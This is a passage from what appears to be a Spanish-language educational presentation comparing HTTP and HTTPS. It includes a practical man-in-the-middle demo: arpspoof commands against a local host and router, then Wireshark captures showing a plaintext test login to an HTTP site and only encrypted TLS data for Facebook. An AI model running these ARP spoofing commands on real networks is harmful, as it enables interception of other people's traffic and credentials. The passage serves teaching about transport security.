14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
```



```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.1 192.168.1.46
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
14:2d:27:3e:f:9d 54:67:51:59:fe:90 0806 42: arp reply 192.168.1.46 is-at 14:2d:2
7:3e:f:9d
```

6. Ejemplo práctico: Ataque MITM.

Página HTTP (http://www.pordede.com)

Filter: ip.addr == 192.168.1.46 && tcp.port == 80 ▾ Expression... Clear Apply Guardar

No.	Time	Source	Destination	Protocol	Length	Info
5734	158.9752046	192.168.1.46	216.58.211.195	HTTP	648	[TCP Retransmission] GET /s/roboto/v15/CWB0XYA8bzo0kSThX0UTuA.woff2 HTTP/1.1
5743	159.0104137	216.58.211.195	192.168.1.46	HTTP	173	HTTP/1.1 304 Not Modified
5744	159.0104166	216.58.211.195	192.168.1.46	HTTP	173	[TCP Retransmission] HTTP/1.1 304 Not Modified
5745	159.0243770	216.58.211.195	192.168.1.46	HTTP	172	HTTP/1.1 304 Not Modified
5746	159.0243941	216.58.211.195	192.168.1.46	HTTP	172	[TCP Retransmission] HTTP/1.1 304 Not Modified
5753	159.0931680	192.95.15.105	192.168.1.46	HTTP	407	HTTP/1.1 304 Not Modified
5754	159.0931696	192.95.15.105	192.168.1.46	HTTP	407	[TCP Retransmission] HTTP/1.1 304 Not Modified
5761	159.0980179	192.95.15.105	192.168.1.46	HTTP	403	HTTP/1.1 304 Not Modified
5762	159.0980367	192.95.15.105	192.168.1.46	HTTP	403	[TCP Retransmission] HTTP/1.1 304 Not Modified
5763	159.0991676	192.168.1.46	192.95.15.105	HTTP	807	GET /images/scroll_up.png HTTP/1.1
5764	159.0991748	192.168.1.46	192.95.15.105	HTTP	807	[TCP Retransmission] GET /images/scroll_up.png HTTP/1.1
5769	159.1028590	192.95.15.105	192.168.1.46	HTTP	369	HTTP/1.1 304 Not Modified
5770	159.1028616	192.95.15.105	192.168.1.46	HTTP	369	[TCP Retransmission] HTTP/1.1 304 Not Modified
5773	159.1029111	192.95.15.105	192.168.1.46	HTTP	403	HTTP/1.1 304 Not Modified
5774	159.1029398	192.95.15.105	192.168.1.46	HTTP	403	[TCP Retransmission] HTTP/1.1 304 Not Modified
5781	159.1097582	192.95.15.105	192.168.1.46	HTTP	317	HTTP/1.1 304 Not Modified
5782	159.1097869	192.95.15.105	192.168.1.46	HTTP	317	[TCP Retransmission] HTTP/1.1 304 Not Modified
5788	159.2631287	192.95.15.105	192.168.1.46	HTTP	402	HTTP/1.1 304 Not Modified
5789	159.2631303	192.95.15.105	192.168.1.46	HTTP	402	[TCP Retransmission] HTTP/1.1 304 Not Modified
5790	159.2847868	216.58.211.195	192.168.1.46	HTTP	173	[TCP Retransmission] HTTP/1.1 304 Not Modified
5791	159.2848046	216.58.211.195	192.168.1.46	HTTP	173	[TCP Retransmission] HTTP/1.1 304 Not Modified
5800	159.4485235	192.168.1.46	192.95.15.105	HTTP	703	GET /images/favicon.ico HTTP/1.1
5801	159.4485427	192.168.1.46	192.95.15.105	HTTP	703	[TCP Retransmission] GET /images/favicon.ico HTTP/1.1
5806	159.6049636	192.95.15.105	192.168.1.46	HTTP	386	HTTP/1.1 200 OK (image/x-icon)
5943	165.5035169	192.168.1.46	192.95.15.105	HTTP	938	POST /site/login HTTP/1.1 (application/x-www-form-urlencoded)
5944	165.5035450	192.168.1.46	192.95.15.105	HTTP	938	[TCP Retransmission] POST /site/login HTTP/1.1 (application/x-www-form-urlencoded)
5951	165.6799176	192.95.15.105	192.168.1.46	HTTP	348	HTTP/1.1 200 OK (text/html)
6374	190.5305212	192.168.1.46	91.228.167.86	HTTP	189	POST / HTTP/1.1
6396	190.6800617	91.228.167.86	192.168.1.46	HTTP	289	HTTP/1.1 200 OK
6532	195.0394127	192.168.1.46	13.107.4.50	HTTP	413	HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fU
6533	195.0394153	192.168.1.46	13.107.4.50	HTTP	413	[TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KY
6544	195.0496434	192.168.1.46	13.107.4.50	HTTP	413	HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fU
6545	195.0496450	192.168.1.46	13.107.4.50	HTTP	413	[TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KY
6548	195.0532898	192.168.1.46	13.107.4.50	HTTP	413	HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fU
6549	195.0533035	192.168.1.46	13.107.4.50	HTTP	413	[TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KY
6554	195.0819994	192.168.1.46	13.107.4.50	HTTP	413	HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fU
6555	195.0820098	192.168.1.46	13.107.4.50	HTTP	413	[TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KY
6566	195.1165169	192.168.1.46	13.107.4.50	HTTP	444	GET /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fUW

```
0310  63 63 6e 3d 28 6f 72 67  61 6e 69 63 29 7c 75 74   ccn=(org anic)|ut
0320  6d 63 6d 64 3d 6f 72 67  61 6e 69 63 7c 75 74 6d   mcmd=org anic|utm
0330  63 74 72 3d 28 6e 6f 74  25 32 30 70 72 6f 76 69   ctr=(not %20provi
0340  64 65 64 29 0d 0a 0d 0a  4c 6f 67 69 6e 46 6f 72   ded).... LoginFor
0350  6d 5b 75 73 65 72 6e 61  6d 65 5d 3d 50 52 55 45   m[userna me]=PRUE
0360  42 41 26 4c 6f 67 69 6e  46 6f 72 6d 5b 70 61 73   BA&Login Form[pas
0370  73 77 6f 72 64 5d 3d 50  52 55 45 42 41 26 70 6f   sword]=P RUEBA&po
0380  70 75 70 3d 31 26 73 65  73 73 63 68 65 63 6b 3d   pup=1&se sscheck=
0390  30 68 30 71 64 70 63 65  65 38 76 74 31 37 6d 73   0h0qdpce e8vt17ds
03a0  33 34 6b 6b 32 64 6f 67  33 32                     34kk2dog 32
```

6. Ejemplo práctico: Ataque MITM.

Página HTTPS (https://www.facebook.com/)

Filter: ip.addr == 192.168.1.46 | Expression... | Clear | Apply | Guardar

No.	Time	Source	Destination	Protocol	Length	Info
840	48.493264181	216.58.211.206	192.168.1.46	TLSv1.2	1484	Server Hello
841	48.493285428	216.58.211.206	192.168.1.46	TLSv1.2	1484	[TCP Retransmission] Server Hello
844	48.494491907	216.58.211.206	192.168.1.46	TLSv1.2	1290	Certificate
846	48.494500202	216.58.211.206	192.168.1.46	TLSv1.2	163	Server Key Exchange
856	48.520413953	192.168.1.46	216.58.211.206	TLSv1.2	312	Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request, Hello Request, Hello Request
857	48.520433733	192.168.1.46	216.58.211.206	TLSv1.2	312	[TCP Retransmission] Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request, Hello Request, Hello Request
860	48.522738877	192.168.1.46	216.58.211.206	TLSv1.2	107	Application Data
861	48.522771557	192.168.1.46	216.58.211.206	TLSv1.2	107	[TCP Retransmission] Application Data
862	48.522778525	192.168.1.46	216.58.211.206	TLSv1.2	110	Application Data
863	48.522779868	192.168.1.46	216.58.211.206	TLSv1.2	110	[TCP Retransmission] Application Data
864	48.522784912	192.168.1.46	216.58.211.206	TLSv1.2	96	Application Data
865	48.522787416	192.168.1.46	216.58.211.206	TLSv1.2	96	[TCP Retransmission] Application Data
868	48.557044996	216.58.211.206	192.168.1.46	TLSv1.2	348	New Session Ticket, Change Cipher Spec, Hello Request, Hello Request
869	48.557063545	216.58.211.206	192.168.1.46	TLSv1.2	348	[TCP Retransmission] New Session Ticket, Change Cipher Spec, Hello Request, Hello Request
870	48.557419995	216.58.211.206	192.168.1.46	TLSv1.2	110	Application Data
871	48.557422504	216.58.211.206	192.168.1.46	TLSv1.2	110	[TCP Retransmission] Application Data
872	48.557454097	216.58.211.206	192.168.1.46	TLSv1.2	96	Application Data
873	48.557455394	216.58.211.206	192.168.1.46	TLSv1.2	96	[TCP Retransmission] Application Data
876	48.563828963	192.168.1.46	216.58.211.206	TLSv1.2	92	Application Data
877	48.563849156	192.168.1.46	216.58.211.206	TLSv1.2	92	[TCP Retransmission] Application Data
880	48.567084637	216.58.211.206	192.168.1.46	TLSv1.2	92	Application Data
881	48.567086249	216.58.211.206	192.168.1.46	TLSv1.2	92	[TCP Retransmission] Application Data
912	48.875936373	192.168.1.46	216.58.211.196	TLSv1.2	236	Client Hello
913	48.875942377	192.168.1.46	216.58.211.196	TLSv1.2	236	[TCP Retransmission] Client Hello
916	48.905122914	216.58.211.196	192.168.1.46	TLSv1.2	1484	Server Hello
917	48.905151766	216.58.211.196	192.168.1.46	TLSv1.2	1484	[TCP Retransmission] Server Hello
920	48.906071477	216.58.211.196	192.168.1.46	TLSv1.2	699	Certificate
928	48.911653606	192.168.1.46	216.58.211.196	TLSv1.2	571	Client Hello
929	48.911675853	192.168.1.46	216.58.211.196	TLSv1.2	571	[TCP Retransmission] Client Hello
934	48.951984577	216.58.211.196	192.168.1.46	TLSv1.2	214	Server Hello, Change Cipher Spec, Hello Request, Hello Request
935	48.952005492	216.58.211.196	192.168.1.46	TLSv1.2	214	[TCP Retransmission] Server Hello, Change Cipher Spec, Hello Request, Hello Request
940	48.964190932	192.168.1.46	216.58.211.196	TLSv1.2	270	Change Cipher Spec, Hello Request, Hello Request, Hello Request, Hello Request
941	48.964211262	192.168.1.46	216.58.211.196	TLSv1.2	270	[TCP Retransmission] Change Cipher Spec, Hello Request, Hello Request, Hello Request, Hello Request
942	48.969465924	192.168.1.46	216.58.211.196	TLSv1.2	107	Application Data
943	48.969520718	192.168.1.46	216.58.211.196	TLSv1.2	107	[TCP Retransmission] Application Data
944	48.969912286	192.168.1.46	216.58.211.196	TLSv1.2	110	Application Data
945	48.969948821	192.168.1.46	216.58.211.196	TLSv1.2	110	[TCP Retransmission] Application Data
946	48.972698595	192.168.1.46	216.58.211.196	TLSv1.2	96	Application Data

```
0000  14 2d 27 3e 0f 9d 54 67  51 59 fe 90 08 00 45 00   .-'>..Tg QY....E.
0010  05 be c4 16 00 00 37 06  4c 44 d8 3a d3 ce c0 a8   ......7. LD.:....
0020  01 2e 01 bb c4 cc 54 9b  35 e5 7c 1d 69 bd 50 10   ......T. 5.|.i.P.
0030  01 58 b9 af 00 00 16 03  03 01 46 02 00 01 42 03   .X...... ..F...B.
0040  03 58 19 ae 53 e6 03 e1  d0 cf 7c 25 27 36 48 cb   .X..S... ..|%'6H.
0050  d1 f9 11 d2 5b be 81 6f  62 b7 1f a5 eb 8a 1b 78   ....[..o b......x
0060  bc 00 c0 2b 00 01 1a ff  01 00 01 00 00 00 00 00   ...+.... ........
0070  00 17 00 00 00 23 00 00  00 12 00 f2 00 f0 00 76   .....#.. .......v
0080  00 a4 b9 09 90 b4 18 58  14 87 bb 13 a2 cc 67 70   .......X ......gp
0090  0a 3c 35 98 04 f9 1b df  b8 e3 77 cd 0e c8 0d dc   .<5..... ..w.....
00a0  10 00 00 01 57 de 5e d4  29 00 00 04 03 00 47 30   ....W.^. ).....G0
```

6. Ejemplo práctico: Ataque MITM.

Éxito cuando atacamos HTTP.

```
0310  63 63 6e 3d 28 6f 72 67  61 6e 69 63 29 7c 75 74   ccn=(org anic)|ut
0320  6d 63 6d 64 3d 6f 72 67  61 6e 69 63 7c 75 74 6d   mcmd=org anic|utm
0330  63 74 72 3d 28 6e 6f 74  25 32 30 70 72 6f 76 69   ctr=(not %20provi
0340  64 65 64 29 0d 0a 0d 0a  4c 6f 67 69 6e 46 6f 72   ded).... LoginFor
0350  6d 5b 75 73 65 72 6e 61  6d 65 5d 3d 50 52 55 45   m[userna me]=PRUE
0360  42 41 26 4c 6f 67 69 6e  46 6f 72 6d 5b 70 61 73   BA&Login Form[pas
0370  73 77 6f 72 64 5d 3d 50  52 55 45 42 41 26 70 6f   sword]=P RUEBA&po
0380  70 75 70 3d 31 26 73 65  73 73 63 68 65 63 6b 3d   pup=1&se sscheck=
0390  30 68 30 71 64 70 63 65  65 38 76 74 31 37 64 73   0h0qdpce e8vt17ds
03a0  33 34 6b 6b 32 64 6f 67  33 32                     34kk2dog 32
```

Referencias.

[1] https://docs.google.com/document/d/1K_umGodh-mIzGTMkaQvFVGbMxmRJ073VCAmQBYB9Qlc/edit

[2] https://es.wikipedia.org/wiki/Hypertext_Transfer_Protocol_Secure

[3] http://www.wisegeek.org/what-is-the-difference-between-http-and-https.htm

[4] http://www.httpvshttps.com/

[5] https://webmasters.googleblog.com/2014/08/https-as-ranking-signal.html

[6] https://norfipc.com/internet/cuando-para-que-usar-http-https-navegar-internet.php

[7] https://www.digicert.com/buy-ssl-certificates.htm

[8] https://www.thawte.com/ssl/

[9] https://cheapsslsecurity.com/blog/http-vs-https-do-you-really-need-https/

[10] https://en.wikipedia.org/wiki/Transport_Layer_Security

[11] http://tldp.org/HOWTO/SSL-Certificates-HOWTO/x64.html